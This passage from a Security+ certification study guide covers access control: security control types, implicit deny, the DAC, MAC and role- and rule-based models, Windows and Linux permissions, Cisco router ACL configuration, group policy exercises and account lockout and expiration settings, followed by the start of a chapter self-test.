7. ☑ **D.** The VPN server is what the network client connects to, which then sends the authentication request to the RADIUS server, which means that the VPN server is the RADIUS client.
☒ **A, B,** and **C** are incorrect because they do not represent the role the VPN server plays.

8. ☑ **A.** The accounting feature is responsible for tracking usage so that different departments or customers can be billed for their usage.
☒ **B, C,** and **D** are incorrect because they do not represent the purpose of the accounting feature. The authentication feature is responsible for authenticating the user, while the authorization feature is responsible for allowing or denying the user access to the network.


Implementing Authentication

9. ☑ **B.** The iris scan represents the strongest form of biometrics available.
☒ **A, C,** and **D** are incorrect. Although these are all biometrics methods, they are not the strongest form of biometrics.

10. ☑ **C.** The smartcard has a microprocessor in it along with authentication information and other data the vendor decides to store on the card that may be used by the system or application.
☒ **A, B,** and **D** are incorrect because they do not have a microprocessor stored in them. A token is an authentication device, RAS is a protocol for remote access, and RADIUS is an AAA protocol.

Performance-Based Question

11. The Security+ exam may give you similar questions where you have to drag the label onto the object in the diagram. The following illustration identifies the location of the RADIUS client and RADIUS server:





11

Access Control

CERTIFICATION OBJECTIVES

11.01 Introducing Access Control

11.02 Access Control Models

11.03 Implementing Access Control

✓ Two-Minute Drill

Q&A Self Test

Now that you have an understanding of authentication and the different types of authentication methods and protocols, I want to discuss access control. After a user is authenticated to the network, they need to be authorized to perform tasks and to access different resources. As a security professional, you authorize individuals to perform different tasks by using an access control method. This chapter introduces you to the concepts of access control and discusses common methods of implementing access control within the organization and on the network.

CERTIFICATION OBJECTIVE 11.01

Introducing Access Control

When configuring security in any environment, one of the first lines of defense is to require authentication to the system (which you were exposed to in the last chapter). After authentication, you then must be authorized to access resources or to perform system tasks. Authorization is typically implemented with access control systems. An access control system determines who has access to the environment and what level of access they have.

When implementing access control to a resource, you typically create what is known as an access control list. An *access control list (ACL)* is a listing of systems or persons that are authorized to access the asset, such as a network or file. You will learn more about access control lists as you progress through the chapter.

exam Watch

For the exam, remember that authorization is implemented by using access control methods.

This section introduces you to the concept of access control by first discussing the different types of security controls and then reviewing some of the common security principles surrounding access control.

Types of Security Controls

A security control is a mechanism that is used to protect an asset; for example, a firewall is a security control that protects the network from attacks that originate from the outside. You should be familiar with the different types of security controls for the Security+ certification exam.

Types of Controls

The four major types of security controls, with each type of control serving a different purpose for your security program, are

- **Administrative control (Management)** An administrative control, also known as a management control, is a written policy, procedure, or guideline. Administrative controls are the security policies that must first be created when designing your security policy because they will dictate the other types of controls that need to be used. Examples of administrative controls are the password policy, hiring policy, employee screening, mandatory vacations, and security awareness training.
- **Logical control (Technical)** A logical control is also known as a technical control and is responsible for controlling access to a particular resource. Examples of logical controls are firewalls, encryption, passwords, intrusion detection systems, or any other mechanism that controls access to a resource.
- **Physical control** Physical controls are used to control access to the physical facility and company locations. Examples of physical controls are doors, locks, fences, security guards, lockdown cables (cable locks), and video surveillance equipment.
- **Operational control** Operational controls are controls that are part of day-to-day activities needed to keep operations going. A good example of an operational control is backups.

exam Watch

For the Security+ exam, remember that administrative controls are the security policies being defined, while a logical control (technical) is the implementation of a protection mechanism such as a firewall or antivirus software.

Classes of Controls

The other key point to remember about security controls is the different classes. Some security controls are designed to correct a problem, while others may be there to detect a problem. The following identify the different classes of security controls:

- **Preventative** A preventative control is used to prevent the security incident from occurring. For example, using a cable lock on a laptop helps prevent the theft of the laptop—this is also known by some security professionals as a deterrent control.

- **Corrective** A corrective control is used to correct a security incident and restore a system to its original state before the security incident occurred.
- **Detective** A detective control is used to detect that a security incident is occurring and will typically notify the security officer. For example, you could have a security alarm as a physical detective control or use an intrusion detection system as a technical detective control.
- **Deterrent** A deterrent control is a type of control that deters someone from performing an action, but does not necessarily stop them. Examples of deterrent controls are threats of discipline if the security policy is not followed or even termination of employment.
- **Compensating** A compensating control is a control that is designed to compensate for residual risk that may exist after a control has been put in place.



It is imperative that you implement a mix of preventative, corrective, and detective controls as part of your security strategy.

False Positives/False Negatives

Many security controls will perform some form of test to verify the state of an object such as a file or e-mail message, looking for a security incident. The following are some common results of these tests that you should be aware of:

- **False positive** The test comes back as true (positive), but the test results are wrong (false), and the test should have been false. For example, antivirus software wrongly blocks a file, thinking it has a virus when it doesn't. Or a spam filter wrongly flags a message as spam mail when it is not.
- **False negative** False negative is when a test returns false (negative), but the results are wrong (false), and in reality it should have come back as a true.

From a security point of view, it is important to test the security controls for inaccurate results such as false positives and false negatives and then tweak the configuration of the control in order to reduce these wrongful results.

Implicit Deny

Implementing access control in different environments typically involves a default rule called "implicit deny," which means that when you are configuring the access control list (ACL), anything not in the list is forbidden to access the resource. For example, when configuring NTFS permissions on a file, anyone *not* listed in the

permission list (known as the ACL) is denied access to the file by default. The following are some everyday examples where you can find an implicit deny rule:

- **Router ACLs** The access control list on a router list specifies what traffic, either leaving or entering the network, is allowed to pass through the interface. When you enable access lists on a router, a default implicit deny means that, unless otherwise specified, traffic is denied.
- **Permissions** When configuring NTFS permissions on a file, you list who can gain access to the file and what permission they have. If someone is not included in the permission list, either directly or via group membership, they are implicitly denied access to the file.
- **Firewalls** When you configure a firewall, a default rule denies all traffic from entering the network except for the traffic that meets the rules you configure on the firewall. For example, you may decide to allow TCP port 80 traffic to pass through the firewall, so you configure a rule to do so. All other traffic is blocked by the firewall by default.

Review of Security Principles

In Chapter 2 you learned about some important security principles that aid in the implementation of access control. Those principles were least privilege, separation of duties, and job rotation. Let's review those principles before diving into other aspects of access control.

Least Privilege

The concept of least privilege is to give the minimal permissions needed. You do not want to give more permissions than needed because then the user or administrator can do more than what is expected with the resource. For example, if Bob is going to be responsible for doing the backups of a Windows server, you do not want to place him in the Administrators group because he would have the capability to do more than backups—he could make any change to the system he wanted. In this example, you want to place him in the Backup Operators group so that his focus is backups.

Separation of Duties

Separation of duties means that you ensure that all critical tasks are broken down into different processes and that each process is performed by a different employee.

For example, in most companies, the person who writes the check to pay for a purchase is different from the person who signs the check. Typically, the person who writes the check is someone in the accounting department, but the check is usually signed by the chief financial officer (CFO) of the company.

exam Watch

The Security+ certification exam will test your knowledge of these security principles, so be sure to be familiar with them for the exam.

Job Rotation

Just as it is important to enforce mandatory vacations, you should also employ job rotation within the business. Job rotation ensures that different employees are performing different job roles on a regular basis. This will help detect fraudulent activities within the business.

CERTIFICATION OBJECTIVE 11.02

Access Control Models

When you configure access control on your resources, how you apply it depends on the access control model being used. In this section I want to discuss the major access control models such as discretionary access control, mandatory access control, role-based access control, and finally rule-based access control. Be certain that you are comfortable with this section because you will be tested on access control models for your Security+ certification!


Discretionary Access Control

Discretionary access control, also known as DAC, is a model that decides who gets access to a resource based on a *discretionary access control list (DACL)*. A DACL is a listing of users or groups (known as security principals) who are granted access to a resource, and the DACL typically determines what type of access the user has. That is, the DACL is the permissions assigned to a file. Each entry in the DACL is known as an *access control entry (ACE)*, as shown in Figure 11-1.

In Microsoft environments, each security principal, such as a user account, computer account, or group, has a *security identifier (SID)* assigned to it. When a user logs on to the network, part of the authentication process is to generate an access token for the user

FIGURE 11-1

An ACE is a single entry in an ACL.



exam Watch


For your exam, remember that discretionary access control (DAC) involves configuring permissions on a resource.

(this is known as a *logical token*). The access token contains the user account SID, plus any SIDs for groups the user is a member of.

When a user tries to access the resource, the access token is compared against the DACL to decide if the user should gain access to the resource (see Figure 11-2).

FIGURE 11-2

An access token helps determine if access should be granted.



Mandatory Access Control

With the mandatory access control (MAC) model, each individual (known as a *subject*) is assigned a clearance level such as restricted, secret, or top secret. The data and other assets in the organization are assigned classification labels that represent the sensitivity of the information. Examples of classification labels are public, confidential, secret, top secret, and unclassified, to name a few.


The system controls who gains access to the resource based on their clearance level matching the classification label assigned to the resource, as seen in Figure 11-3. It is important to note that if a person has a high clearance level, then they can access any information assigned that sensitivity label or lower.

exam Watch

For the exam, remember that mandatory access control involves employees gaining access to resources based on their clearance level and the data classification label assigned to the resource.

FIGURE 11-3

With MAC, the clearance level must be equal to or greater than the sensitivity label.



INSIDE THE EXAM

Looking at Classification Labels

You will most definitely get a few questions regarding access control models on the Security+ certification exam, and one or two of those questions will be focused on the mandatory access control (MAC) model. Remember for the exam that MAC has the clearance level assigned to the subject, while the sensitivity label (also known as a classification label) is assigned to the resource, for example, a file.

Different sensitivity labels and clearance levels can be assigned in the MAC system. The following outlines common sensitivity levels for government organizations. Remember that someone with a specific clearance level can access information assigned that label and below. For example, someone with confidential clearance can access confidential, restricted, and unclassified information.

- **Top secret** The highest sensitivity label. Information classified as top secret could cause *grave damage* to national security if leaked to the public.
- **Secret** The second-highest sensitivity label. Information classified as secret could cause *serious damage* to national security if leaked to the public.
- **Confidential** The third-highest sensitivity label. Information classified as confidential could cause *damage* to national security if leaked to the public.
- **Restricted** Information assigned this classification label could cause an *undesirable outcome* if exposed to the public.
- **Unclassified** Any information not assigned a classification label is considered unclassified and is suitable for public release.

The business sector usually uses different classification labels to identify the sensitivity of the information. The following is an example of the sensitivity labels that could be assigned to information and the clearance levels that could be assigned to personnel:

- **Confidential** The highest sensitivity label. Information classified as confidential could cause *grave damage* to the company if leaked to the public.
- **Private** The second-highest sensitivity label. Information classified as private could cause *serious damage* to the company if leaked to the public.
- **Sensitive** Information assigned this classification label could cause an *undesirable outcome* if exposed to the public.
- **Public** Information assigned this classification label is suitable for public release.

Again, this is a hierarchical structure where someone with confidential clearance can access not only confidential data, but also any data with lower classifications such as private, sensitive, and public.

When designing the MAC system, the data owner must decide on the sensitivity of the information and then assign the classification label to the information. It is also important that the organization decide under what circumstances the information can have its classification label changed or become unclassified. For example, when the company is designing plans for a new product, they may decide that the information is confidential, which means that it is not authorized for public release. But once the product has been designed, sold, and has become obsolete, do the product design documents have the classification label changed to "public" because the design plans are no longer sensitive information?

exam Watch

For the Security+ certification exam, you are expected to know the term "trusted OS." Trusted operating system is the term used to identify a system that has been evaluated to determine if the system follows strict security practices such as mandatory access control. The new standard for security evaluation is known as common criteria.

Role-Based Access Control

Role-based access control (RBAC) takes a different approach to controlling access to resources and privileges: the system grants special privileges to different roles. A *role* is a group whose users have the privileges or access control permissions assigned to the group. When a user is placed in the role, they inherit any capabilities that the role has been assigned.

exam Watch

For your exam, remember role-based access control involves placing users into groups (known as roles) and then having the roles assigned the privileges to perform a task.

A number of environments use RBAC, such as Microsoft SQL Server, Exchange Server 2010, and Lotus Notes. The following exercise shows how you can grant someone administrative access to an SQL Server by placing them in the sysadmin role.


EXERCISE 11-1




Assigning a User the sysadmin Role

In this exercise, you will assign a user the sysadmin role, which is the role in SQL Server that is authorized to perform all administration on the SQL Server. In this exercise, you will need access to an SQL Server 2008 system that has been configured for SQL Server security.

1. Log on to the SQL Server and then choose Start | All Programs | Microsoft SQL Server 2008 R2 | SQL Server Management Studio.
2. Choose Connect to log on to the local server with Windows Authentication.
3. Once the Management Studio has launched, expand (Local) | Security | Server Roles. Notice the sysadmin role.



4. Double-click the sysadmin role to add a user to it. Notice that the Windows Administrator account is in the role in my example. This allows the administrator of the Windows system to manage the SQL Server.



5. Click the Add button to add a login to the role. Type the name of the login and then choose OK.
6. Choose OK to close the sysadmin dialog box.

Rule-Based Access Control

Rule-based access control, also known as RBAC, involves configuring rules on a system or device that allow or disallow different actions to occur. For example, a router uses RBAC to determine what traffic can enter or leave the network by

placing rules in an access list that are allowed to pass through the router. In the following code listing, you can see on my router that I have an access list that permits systems 12.0.0.5 and 12.0.0.34 to access Telnet, but any other system on the 12.0.0.0 network is denied Telnet access:

```
R2#show ip access-lists
Extended IP access list 157
    permit tcp host 12.0.0.5 any eq telnet
    permit tcp host 12.0.0.34 any eq telnet
    deny tcp 12.0.0.0 0.255.255.255 any eq telnet
    permit ip any any
R2#
```

Another example of rule-based access control is when configuring a firewall. The firewall also has rules that determine what traffic is allowed or not allowed to enter the network.

CERTIFICATION OBJECTIVE 11.03

Implementing Access Control

Now that you understand the various access control models, let's look at how access control is implemented in different environments. In this section, you learn about security groups, the difference between rights and permissions, and how to implement access control lists on a router.

Using Security Groups


The first method of implementing access control in most environments is by granting access to security groups. The correct method to grant access to resources is to place the user account into groups and then to assign the groups the permissions to the resource. This allows you to place new users in the group and not have to go back and modify the permissions.

EXERCISE 11-2

Configuring Security Groups and Assigning Permissions


In this exercise, you will create a security group in Active Directory and then place a user account in that group. Once you have created the group, you will assign the group permissions to a folder.

1. On the 2012ServerA VM, go to Server Manager and then choose Tools | Active Directory Users and Computers.
2. Create a new user called Lab11UserA by right-clicking the Users folder and choosing New | User.
3. Type a first name of **Lab11UserA**, and then tab to the "User logon name" field.
4. Type **Lab11UserA** in the "User logon name" field and then choose Next.
5. Type **P@ssw0rd** in the "Password" and "Confirm password" fields, and clear the check box that states you will need to change the password at next logon. Choose Next and then Finish.
6. To create a security group, right-click the Users folder and choose New | Group.
7. Type **Authors** as the name of the group and then choose OK.



8. To assign permissions to the group, go to File Explorer on the task bar and navigate to drive C:. Create a folder on drive C: called **Publications**.
9. To assign permissions to the Authors group, right-click Publications and choose Properties. Choose the Security tab.

10. In order to add the authors to the permission list, choose the Edit button, and then choose Add.
11. Type **authors** in the Select Users, Computers, or Groups dialog box. Choose OK.
12. Select Authors in the permission list, and assign the group the Modify permission.



13. Choose OK twice.

exam Watch

The Security+ exam expects you to understand proper usage of groups and permissions. Remember that the user goes into the group, and the group is assigned the permissions.

Rights and Privileges

A big part of the security of a system comes from the fact that only certain security principals (users or groups) can perform certain actions. For example, it would be a huge security concern if anyone could do a backup of any files on a system! In the Microsoft world, only a person with the "Back up files and directories" right can perform backups.

On a Windows system, you normally have to be logged in as the administrator to perform changes to a system, while in Linux, you typically need to be logged in as root to be able to make changes. It is possible to allow others to make changes to the system by granting them the correct rights or privileges.

Microsoft operating systems have a User Rights Assignments section of system policies where you can control who can perform common administrative tasks such as backing up files and directories or changing the system time. The following outlines some common rights in Windows:

- **Access this computer from the network** This right controls who is allowed to connect to the system from across the network.
- **Allow log on locally** This right controls who is allowed to sit at the computer and log on.
- **Back up files and directories** This right controls who can do backups on the system.
- **Change the system time** This right controls who is allowed to adjust the time on the computer.
- **Take ownership of files or other objects** This right controls who is allowed to take ownership of files, folders, or printers. The owner of a resource is allowed to change the permissions on the resource at any time.

EXERCISE 11-3




Modifying User Rights on a Windows System

In this exercise, you will learn to modify the user rights on a Windows system.

1. Use either the Windows 8 VM or the 2012SERVERA VM.
2. Depending on whether you want to change the security of a single system or multiple systems, use the Start screen and type either **Local Security Policy** or **Group Policy** to launch the appropriate tool. If you are on a server, you can also use the Tools menu in Server Manager to launch the appropriate tool:
   - **Local Security Policies** Use Local Security Policy to administer security settings of a single Windows machine (either client or server).
   - **Group Policy Management Console** Use the Group Policy Management Console to administer policies on the network that apply to multiple systems.
3. In the Start screen, type **Local** and then launch the Local Security Policy.

4. Under Security Settings (on the left), expand Local Policies and then select User Rights Assignment.




5. To allow the Authors group to back up files, double-click the "Back up files and directories" policy at right. List who currently has the right to do backups:

_____

_____

6. Click the "Add User or Group" button and add Authors to the list of those who can do backups.



7. Choose OK and then close the policies window.

exam Watch

For the Security+ exam, remember that a permission is a person's level of access to a resource, while a right is their privilege to perform a specific task.

When teaching in the classroom about security concepts, I often correct people on terminology—a *right* is someone's privilege to perform a task, while a *permission* is someone's level of access to a resource. For example, the Authors group was given the Modify *permission* to the Publications folder. They were not given the Modify *right*. The opposite is true as well—the Authors group was given the *right* to perform backups, not the *permission* to perform backups!

Securing Files and Printers

You also control access to resources such as files, folders, and printers. In Chapter 7 you learned about applying permissions in Windows and Linux, but let's review that here because it is a big part of access control.

NTFS Permissions

Chapter 7 discussed a multitude of NTFS permissions, so I want to summarize the discussion here by taking a practical approach to configuring security with NTFS permissions.

When configuring NTFS permissions, consider that you have only three levels of permissions you would assign:

- **Read** I consider the Read permission to be the minimal level of access I would grant, and it actually includes the Read, List Folder Contents, and Execute permissions.
- **Modify** The Modify permission gives all the permissions for Read, but also allows someone to modify the file, delete the file, and create new files if the permission is assigned to a folder.
- **Full Control** This permission allows the person to perform all tasks of the Modify permission, but also allows them to change permissions and take ownership of files.

You learned in Chapter 7 that you can change the NTFS permissions by right-clicking a file or folder and then choosing the Properties command. In the properties dialog box, you choose the Security tab to alter the permissions.

Linux Permissions

You can control access to files in Linux by using the **chmod** command. When using the **chmod** command, each of the three permissions for files and folders in Linux has a numerical value associated with it:

- **Read** (R): 4
- **Write** (W): 2
- **Execute** (X): 1

Three entities can have these three permissions to a file or folder: the *file owner*, a *group*, and *everyone else*. Remember from Chapter 7 that to change the permission, you can use the **chmod** (change mode) command and modify the permission by placing a number to represent the desired permission for each of the three placeholders. The following code listing displays how to give the owner Read, Write, and Execute permissions (mathematically adding up to 7) and also to give the group and everyone Read, Write, and Execute permissions:

```
chmod 777 myfile.txt
```

If you wanted to give the owner Read, Write, and Execute permissions but ensure everyone else had only the Read permission to the myfile.txt, you would use the following command:

```
chmod 744 myfile.txt
```

Access Control Lists (ACLs)

As mentioned, access control lists are a common method for controlling access to a resource such as a file or network. When configuring NTFS permissions, you are configuring an access control list, but routers can also have access control lists that specify what traffic is allowed to enter or leave the network.

Cisco routers have a feature known as *access lists* that are used to control what traffic can enter or leave the network. When configuring access lists, you add rules to specify traffic that is allowed to enter or leave the network, and the first rule that applies to a packet is the rule the packet follows. Cisco routers have two common types of access lists: standard access lists and extended access lists.

Standard Access Lists

A standard access list is assigned a number from 1 to 99 and can permit or deny traffic based only on the source IP address. Two steps are needed to configure standard access lists—you must first define the access list and then apply it to an interface on the router.

The following syntax is used to create two rules in a standard access list 23, which is denying packets with the source IP address of 192.168.10.7 and any packets with a source address on the 10.0.0.0 network. The last rule is permitting all other traffic. Note that the permitting-all-other-traffic rule is last because if it were first, then all traffic would be allowed (because the first rule that matches a packet is the rule that the packet follows).

```
enable
configure terminal
access-list 23 deny 192.168.10.7 0.0.0.0
access-list 23 deny 10.0.0.0 0.255.255.255
access-list 23 permit 0.0.0.0 255.255.255.255
```

Now that I have created access list 23, I need to apply that to an interface for inbound or outbound communication. The following commands are used to apply access list 23 to my Fast Ethernet interface for inbound communication:

```
interface FastEthernet0/0
ip access-group 23 in
```

Cisco routers have an implicit deny all rule at the bottom of the access list, which is why I put at the bottom my own rule to permit all traffic. This will mean that unless otherwise specified, all traffic will be allowed.

Extended Access Lists

Extended access lists are configured in a similar way to standard access lists, with the exception that their assigned numbers start at 100 and above. The extended access list can control traffic based on the source and destination IP address, but also based on the protocol information in the packet.

The following command outlines the basic idea of a rule being added to an extended access list. Notice that you start with the **access-list** command and assign a number to the access list and specify whether you are permitting or denying traffic. What is new here is that you can specify a protocol such as TCP, UDP, or IP if you wanted. Then you specify the source IP address of the packet the rule is to apply to and the source wildcard mask. You then specify the destination IP address and the destination wildcard mask. Finally, add an operator such as **EQ** for "equals" and then the port number.

```
access-list <number> <permit|deny> <protocol> <srcIP>
     <src-mask> <destIP> <destmask> <operator> <port>
```

The following is an example of an extended access list being created. This access list is access list 157, with the first rule permitting a TCP packet with the source IP address of 12.0.0.5, with any destination address, destined for port 23 to pass through the router. The second rule in the access list permits the system with the IP address

of 12.0.0.34 to access port 23, while the third rule denies any other system on the 12.0.0.0 network access to port 23. The final rule permits any other IP traffic.

```
access-list 157 permit tcp 12.0.0.5 0.0.0.0 ANY eq 23
access-list 157 permit tcp 12.0.0.34 0.0.0.0 ANY eq 23
access-list 157 deny tcp 12.0.0.0 0.255.255.255 ANY eq 23
access-list 157 permit ip ANY ANY
```

Once the access list is created, you then apply it to a network interface the same way you applied the standard access lists. The following commands apply the extended access list to the Fast Ethernet interface for inbound communication:

```
interface FastEthernet 0/0
ip access-group 157 in
```

To view the access lists that have been configured on your router, you can use the **show ip access-lists** command. The following code listing displays access list 157 that was created previously:

```
R2#show ip access-lists
Extended IP access list 123
    permit tcp host 12.0.0.5 any eq telnet
    permit tcp host 12.0.0.34 any eq telnet
    deny tcp 12.0.0.0 0.255.255.255 any eq telnet
    permit ip any any
R2#
```

exam Watch

The Security+ exam does not expect you to know how to configure access lists on a Cisco router, but for the exam, remember that most access control lists have an implicit deny. This means that unless an entry in the list allows access, access is denied.

Group Policies

Microsoft environments allow you to secure the systems by using the local security policies of a single system or to configure the security settings on multiple systems by using group policies. Group policies are used to configure a wealth of settings on systems across the network, including to

- **Install software** With group policies, you can have software automatically installed on client computers when the computer starts up or when the user logs on.
- **Configure password policies** Group policies allow you to configure password policies that include password history, password complexity, length of password, and password expiration (known as maximum password age).

- **Configure auditing** With group policies, you can deploy an audit policy to multiple systems in order to track events on those systems.
- **Configure user rights** Group policies are also used to configure user rights, which are the privileges to perform a task.
- **Restricted groups** With group policies, you can control which users or groups are members of different groups.
- **Disable services and configure event logs** As part of your system hardening procedure, you can use group policies to disable services on multiple systems and to configure the event logs.
- **File system permissions** With group policies, you can deploy permissions to different folders.
- **Software restrictions** Group policies can also be used to deploy software restrictions, which limit what software is allowed to run on the system.
- **Lock down the system by disabling features** With group policies, you can control the entire Windows desktop by removing features from the Start menu, desktop, and the Control Panel.

When configuring group policies, it is important to understand the different types of group policies, or in other words, the locations the policy can be configured. The following lists the types of group policies by location:

- **Local** A local policy is a policy that is configured on one system, the system you are running the Group Policy Object Editor on. To configure local policies, you can create a custom MMC and add the Group Policy Object Editor.
- **Site** You can deploy a group policy to an Active Directory site, which has the capability of applying to multiple domains in that site.
- **Domain** You can apply the policy at the domain level so that it affects all users and computers in the Active Directory domain.
- **Organization unit (OU)** You can apply group policies at the OU level so that the policy applies only to a small group of users or computers.


The location of the policies just listed also determines the processing order of those policies. For example, when a computer starts up, it first applies its local policy, then applies the site, domain, and any OU policies. The reason I mention this is because if you have a conflicting setting between the four policies, the last one applied wins (which normally ends up being the domain or OU policy).

EXERCISE 11-4

Configuring Password Policies via Group Policies

In this exercise, you will learn to configure a password policy for your Active Directory user accounts by using the Group Policy Management Console. Log on to 2012ServerA as administrator.

1. Launch Server Manager and then choose Tools | Group Policy Management.
2. To modify the password policy for all Active Directory users, locate the Default Domain Policy under the Group Policy Objects folder, and then right-click Default Domain Policy and choose Edit.



3. On the left side, expand Computer Configuration | Policies | Windows Settings | Security Settings | Account Policies, and then select Password Policy.
4. To set the following password policy settings, double-click each of the following, choose to define the policy, and change the setting to the new value:
   a. **Password history** 12—this will tell Windows that a user is not allowed to reuse the previous 12 passwords.
   b. **Maximum password age** 30 days—this will ensure that users must change their password every 30 days. Just choose OK when asked to set the minimum password age as well in order to accept the default settings for minimum password age.

c. **Minimum password age** 2 days—this will ensure that a user cannot change their password for at least 2 days.
d. **Minimum password length** 8—this will ensure users have passwords of at least 8 characters.
e. **Password must meet complexity requirements** Enabled—this ensures that passwords have a mix of letters, numbers, and symbols, and that the letters are in mixed case.

5. Close the policy editor and then close the Group Policy Management Console.

Account Restrictions

Another big part of access control is to put restrictions on your user accounts. The first important restriction is to ensure that all employees have a user account to log on with and that a strong password is used with that user account.

Account Expiration

You can also implement account expiration with the account if the account is for a temporary employee. For example, an accounting firm may decide to hire a new temporary accountant for the tax season, but when tax season is over the employee is let go. When creating this account on your network, be sure to set the account expiration date (see Figure 11-4) so that when the day arrives, the account is no longer valid.

Time of Day Restriction


Another example of a restriction that can be placed on a user account is a *time of day* restriction for account logons. Most environments allow you to specify as a property of the user account what hours the employee is allowed to be logged on to the system (see Figure 11-5). The benefit of this is that you can ensure the employee is not accessing network resources after hours.

Account Lockout

It is critical when implementing restrictions on your user accounts that you look at implementing an account lockout policy. An account lockout policy is a policy

FIGURE 11-4

Setting the account expiration for a user account



specifying that after a certain number of failed logon attempts, you wish to lock the account so it cannot be used. In the policy, you also specify how long the account is locked—you can set a time in minutes or specify to have the account locked until the administrator unlocks the account. Figure 11-6 displays the account lockout policy settings in Windows.

FIGURE 11-5

Setting the logon hours to control when the user can log on to the network





FIGURE 11-6

Account lockout will lock an account after failed logons.



Three settings are used to configure the account lockout policy:

- **Account lockout threshold** Specifies how many failed logons can occur before the account is locked.
- **Account lockout duration** Specifies how long to lock the account. In Windows settings, a value of 0 here configures the lockout until the administrator unlocks the account.
- **Reset account lockout counter after** After you fail to log on, the counter is incremented by one until the account is locked or until you successfully log on. You can configure when the counter is reset back to zero.

Account Disablement

It is important as a security professional that you stress to the network administrators that unused accounts should be disabled so that they cannot be used. This will help protect the account from unauthorized use by employees or even hackers. Be sure to disable accounts when employees go on leave, are suspended from duty, or are terminated.

View Account Details

One of the most useful commands I have come across when working with user accounts or troubleshooting user accounts is the **net user** command. When using the **net user** command, you can supply the name of a user account and then add the **/domain** switch so that the command will retrieve Active Directory account information such as the account name, account expiration time, password information, and workstation restrictions.

The following code listing displays the account details for the Tanya user account:

```
C:\>net user tclarke /domain
User name                    tclarke
Full Name                    Tanya Clarke
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/14/2011 7:11 PM
Password expires             Never
Password changeable          2/15/2011 7:11 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script                 users.bat
User profile
Home directory               \\win2003\users\tanya
Last logon                   5/20/2011 5:33 AM
Logon hours allowed          Monday 8:00 AM - 6:00 PM
                             Tuesday 8:00 AM - 6:00 PM
                             Wednesday 8:00 AM - 6:00 PM
                             Thursday 8:00 AM - 6:00 PM
                             Friday 8:00 AM - 6:00 PM
Local Group Memberships
Global Group memberships     *Domain Users         *Marketing
The command completed successfully.
C:\>
```

Account Policy Enforcement

There are a number of concepts and best practices you should be familiar with as they relate to access control. Some of these topics have been discussed in detail already in this chapter, but I wanted to create a summary of best practices for implementing account policies within the organization:

- **Shared accounts** It is critical that all users have their own account so that permissions can be uniquely applied and you can audit each individual's actions.
- **Credential management** Ensure that you have a central credential management tool and a policy surrounding how frequently users must change passwords.

- **Group policy** Group policies should be used to deploy security settings to all the servers and clients on the network.
- **Password complexity** Ensure you are using complex passwords for any accounts on systems and for network access. These passwords are harder to crack than noncomplex passwords.
- **Expiration** Ensure that passwords expire after a period of time and that users must set new passwords. Also, ensure you set the expiration date of any temporary user accounts that are created.
- **Recovery** Ensure that you are able to recover any accounts that are deleted or can reset any passwords that are forgotten.
- **Disablement** Be sure to disable any unnecessary accounts and to disable accounts for employees going on leave.
- **Lockout** Configure an account lockout policy so that if the wrong password is typed after three tries, then the account is locked (unusable) until the administrator unlocks it.
- **Password history** An important password setting to configure is the password history option—ensure that your systems are preventing users from using the same passwords by keeping previous passwords in a history.
- **Password reuse** Determine what your company policy is on reusing passwords and be sure to configure the password history to enforce that policy.
- **Password length** Most companies require a minimum password length of eight characters.
- **Generic account prohibition** Similar to the shared account point made earlier, ensure that there are no generic accounts created for users or the system to share, as it makes it difficult to audit the actions.

Monitoring Account Access

A huge part of access control is monitoring access to the system and ensuring that your access control model and implementation are effective. The following are some monitoring best practices as they relate to access control:

- **Group-based privileges** Ensure that you are assigning privileges to groups instead of users for the most part, as it is easier to manage and fewer mistakes occur. For example, if you require some employees to change the time, create a time changers group and assign the group the privilege. Be sure to monitor assigned privileges on a regular basis.

- **User-assigned privileges** There are times when you decide to assign the privilege to a user instead of a group. You want to minimize this, as employees' job roles change and this means you will need to change the privileges assigned to that employee. Group management would be a better approach to take!
- **User access reviews** Ensure that you perform regular reviews of the level of access users have to the system to ensure you have not given too many privileges to the user.
- **Continuous monitoring** Ensure that you are implementing auditing to constantly monitor employee actions. Note that you should be reviewing audit logs on a regular basis.

CERTIFICATION SUMMARY

In this chapter you learned how to implement access control for different assets within the organization. The following are some key points to remember about implementing access control:

- When implementing most access control lists, remember that there is an implicit deny, which means that unless otherwise specified, access is denied.
- Different access control models include discretionary access control, mandatory access control, role-based access control, and rule-based access control. Be sure to know the difference between each for the exam!
- Access control is implemented in different ways in common network environments or devices. It can be implemented not only with permissions and groups, but also for traffic on a router.



TWO-MINUTE DRILL

Introducing Access Control

- ❑ Access control involves deciding how employees gain access to resources and different ways to control that access.
- ❑ Know the different types of security controls. For example, administrative controls are the policies, while the logical controls are controls such as firewalls and antivirus software.
- ❑ For the Security+ exam, remember the security principles such as least privilege, separation of duties, and job rotation.

Access Control Models

- ❑ Discretionary access control (DAC) is the most common access control model, and it involves the owner of the file specifying who has access to the file by setting permissions to users and groups.
- ❑ Mandatory access control (MAC) involves controlling access to resources by the resource having a sensitivity label assigned to it and the users having a clearance level. Only those with the appropriate clearance level can access the resource.
- ❑ Role-based access control involves placing users into roles that have predefined capabilities. Remember that roles are like groups with permissions and rights assigned.
- ❑ Rule-based access control (RBAC) involves configuring rules on a device, typically in an access control list that determines who can access the asset and who cannot.

Implementing Access Control

- ❑ Remember that when granting access, it is always a good idea to grant access to groups and then place users in the groups. This allows you to manage the security by working with fewer objects (the groups).
- ❑ Rights and permissions can be configured on the system to protect resources. A right is a privilege to perform a task, while a permission is a level of access to a resource such as a file or folder.
- ❑ Access lists can be configured on the router to control what traffic is allowed or forbidden to pass through the router. A firewall is another example of a device that can have rules configured on it.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Introducing Access Control

1. Your manager wants you to design the access control mechanisms for the company. You are working on the administrative controls. Which of the following is considered an administrative control?
   A. Firewall
   B. Encryption
   C. Intrusion detection system
   D. Employee screening
2. While implementing the physical controls in your environment, you installed a burglar alarm. What class of control is a burglar alarm?
   A. Logical
   B. Detective
   C. Preventative
   D. Corrective
3. You work for a small company as the network administrator and the security officer. You are responsible for all network administration tasks and security tasks such as security audits. What security principle has been violated?
   A. Least privilege
   B. Implicit deny
   C. Separation of duties
   D. Job rotation

Access Control Models

4. Which access control model involves assigning classification labels to information to decide who should have access to the information?
   A. MAC
   B. DAC
   C. RBAC
   D. Corrective

5. What access control model involves having privileges assigned to groups so that anyone who is placed in the group has that privilege?
   A. Mandatory access control
   B. Discretionary access control
   C. Role-based access control
   D. Rule-based access control
6. What access control model involves configuring permissions on a resource such as a file or folder?
   A. Mandatory access control
   B. Discretionary access control
